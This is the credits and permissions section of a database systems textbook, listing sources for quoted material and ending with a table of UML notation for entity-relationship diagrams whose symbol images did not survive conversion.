MICROSOFT AND/OR ITS RESPECTIVE SUPPLIERS MAKE NO REPRESENTATIONS ABOUT THE SUITABILITY OF THE INFORMATION CONTAINED IN THE DOCUMENTS AND RELATED GRAPHICS PUBLISHED AS PART OF THE SERVICES FOR ANY PURPOSE. ALL SUCH DOCUMENTS AND RELATED GRAPHICS ARE PROVIDED “AS IS” WITHOUT WARRANTY OF ANY KIND. MICROSOFT AND/OR ITS RESPECTIVE SUPPLIERS HEREBY DISCLAIM ALL WARRANTIES AND CONDITIONS OF MERCHANTABILITY, WHETHER EXPRESS, IMPLIED, OR STATUTORY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT. IN NO EVENT SHALL MICROSOFT AND/OR ITS RESPECTIVE SUPPLIERS BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF INFORMATION AVAILABLE FROM THE SERVICES. THE DOCUMENTS AND RELATED GRAPHICS CONTAINED HEREIN COULD INCLUDE TECHNICAL INACCURACIES OR TYPOGRAPHICAL ERRORS. CHANGES ARE PERIODICALLY ADDED TO THE INFORMATION HEREIN. MICROSOFT AND/OR ITS RESPECTIVE SUPPLIERS MAY MAKE IMPROVEMENTS AND/OR CHANGES IN THE PRODUCT(S) AND/OR THE PROGRAM(S) DESCRIBED HEREIN AT ANY TIME. PARTIAL SCREEN SHOTS MAY BE VIEWED IN FULL WITHIN THE SOFTWARE VERSION SPECIFIED.

Page 554 Figure 19.12 House bmak/Fotolia

Page 556 TABLE 21.1 U.K. Data Protection Act 1998 OPSI (1998). Data Protection Act 1998 © Crown Copyright 1998. <http://www.opsi.gov.uk/acts/acts1998/19980029.htm#aofs>

Page 559 24 statements of personal responsibility in four main categories ACM (1992). Association for Computing Machinery Code of Ethics and Professional Conduct Adopted by ACM Council 10/16/92. <http://www.acm.org/constitution/code.html>

Chapter 21 “COBIT 5 provides a comprehensive . . .” COBIT 5, p. 13. (c) 2012 ISACA (R) All rights reserved. Used by permission.

Chapter 21 “any information relating to an . . .” © European Union, 1995–2013

Table 12.2 Excerpt from UK Freedom of Information Act, 2000 © Crown copyright 2000

Chapter 21 “to strengthen global capital and . . .” Basel Committee on Banking Supervision

Chapter 21 BCS Code of Conduct BCS 2011

Figure 26.11 Based on Bernstein and Newcomer 2009

Figure 26.14 Bernstein and Newcomer 2009

Figures 26.22 and 26.23 Courtesy of Google

Page 811 “The transitive closure of a . . .” Merrett T.H. (1984). *Relational Information Systems*. Reston Publishing Co.

Page 818 “A (logical) data model that . . .” Kim W. (1991). Object-oriented database systems: strengths and weaknesses. *J. Object-Oriented Programming*, 4(4), 21–29

Page 818 “(1) object-orientation abstract data Khoshafian S. and Abnous R. (1990). *Object Orientation: Concepts, Languages, Databases and Users*. New York, NY: John Wiley

Page 984 “a software system designed to . . .” W3C; Used by permission of The World Wide Web Consortium (W3C).

Page 1001 “a simple, object-oriented, distributed, interpreted, . . .” Sun (1997). *JDK 1.1 Documentation*. Palo Alto, CA: Sun Microsystems Inc.

Page 1031 “Defines a (logical) data model . . .” Based on members of the XML:DB mailing list

Pages 1113 and 1140–1 “the goal of the formal . . .” W3C (2007i). *XQuery 1.0 and XPath 2.0 Formal Semantics*. W3C Recommendation 23 January 2007. Available at <http://www.w3.org/TR/xquery-semantics>




Page 1147 “A subject-oriented, integrated, time-variant, and . . .” Inmon W.H. (1993). *Building the Data Warehouse*. New York, NY: John Wiley

Page 1177 Figure 33.1 The data warehouse lifecycle toolkit (2nd ed.), Kimball R., Ross, M., Thornthwaite, W., Mundy, J., & Becker, B. (2008). Reproduced with permission of John Wiley & Sons Inc..

Page 1230 “The process of extracting valid, . . .” Simoudis E. (1996). Reality check for data mining. *IEEE Expert*, Oct, 26–33


Appendix E Introduction to Pyrrho: A Lightweight RDBMS Contributed by Malcolm Crowe, www.pyrrhodb.com

Meanings of UML Notations


UML Notation	Meaning
	Entity.
	Entity with primary key {PK} attribute.
	Entity with attributes. The primary key attribute is labeled with {PK}. Any alternate keys are labeled with {AK}. Components of composite attribute are listed below and indented to the right. Derived attributes are identified with / at start of attribute name. Multi-valued attributes are labeled with the range of possible values {min..max} for attribute.
	Relationship labeled with relationship name and directional arrow.
	Relationship with multiplicity constraints (Min Value..Max Value).
	Binary relationship.
	Complex (ternary) relationship.

UML Notation for Enhanced ER Model

Specialization/Generalization



Aggregation



Composition

